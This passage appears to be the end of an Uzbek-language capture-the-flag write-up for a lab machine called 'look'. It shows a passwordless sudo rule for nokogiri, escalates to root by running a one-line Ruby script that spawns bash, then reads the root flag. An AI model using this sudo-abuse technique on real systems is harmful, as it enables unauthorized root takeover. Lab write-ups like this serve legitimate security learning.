    (root) NOPASSWD: /usr/bin/nokogiri
dylan@look:~$
```

dylan sudo komandasi bilan /usr/bin/nokogiri komandasini parolsiz ishlatishi mumkin ekan. Bu esa juda katta xavf (tizim uchun) 🚨

`nokogiri` — bu Ruby kutubxonasi bo‘lib, HTML/XML parsing uchun ishlatiladi. Ammo bu fayl **interaktiv Ruby shell** (IRB) yoki **komanda bajarish imkonini** beradigan holatda bo‘lishi mumkin.

endi rootmiz

```
dylan@look:~$ echo 'system("/bin/bash")' > exploit.rb
dylan@look:~$ sudo /usr/bin/nokogiri -C exploit.rb /dev/null
root@look:/home/dylan# whoami
root
root@look:/home/dylan#
```

```
root@look:/home/dylan# cd /root
root@look:~# ls -la
total 24
drwx------  3 root root 4096 jun 15  2023 .
drwxr-xr-x 18 root root 4096 abr 23  2023 ..
lrwxrwxrwx  1 root root    9 abr 23  2023 .bash_history → /dev/null
-rw-------  1 root root 3526 ene 15  2023 .bashrc
drw-------  3 root root 4096 ene 15  2023 .local
-rw-------  1 root root  161 jul  9  2019 .profile
-r--------  1 root root   33 jun 15  2023 root.txt
root@look:~# cat root.txt
5e1a6f7770b8836974a6da06f32ecf6e
root@look:~#
```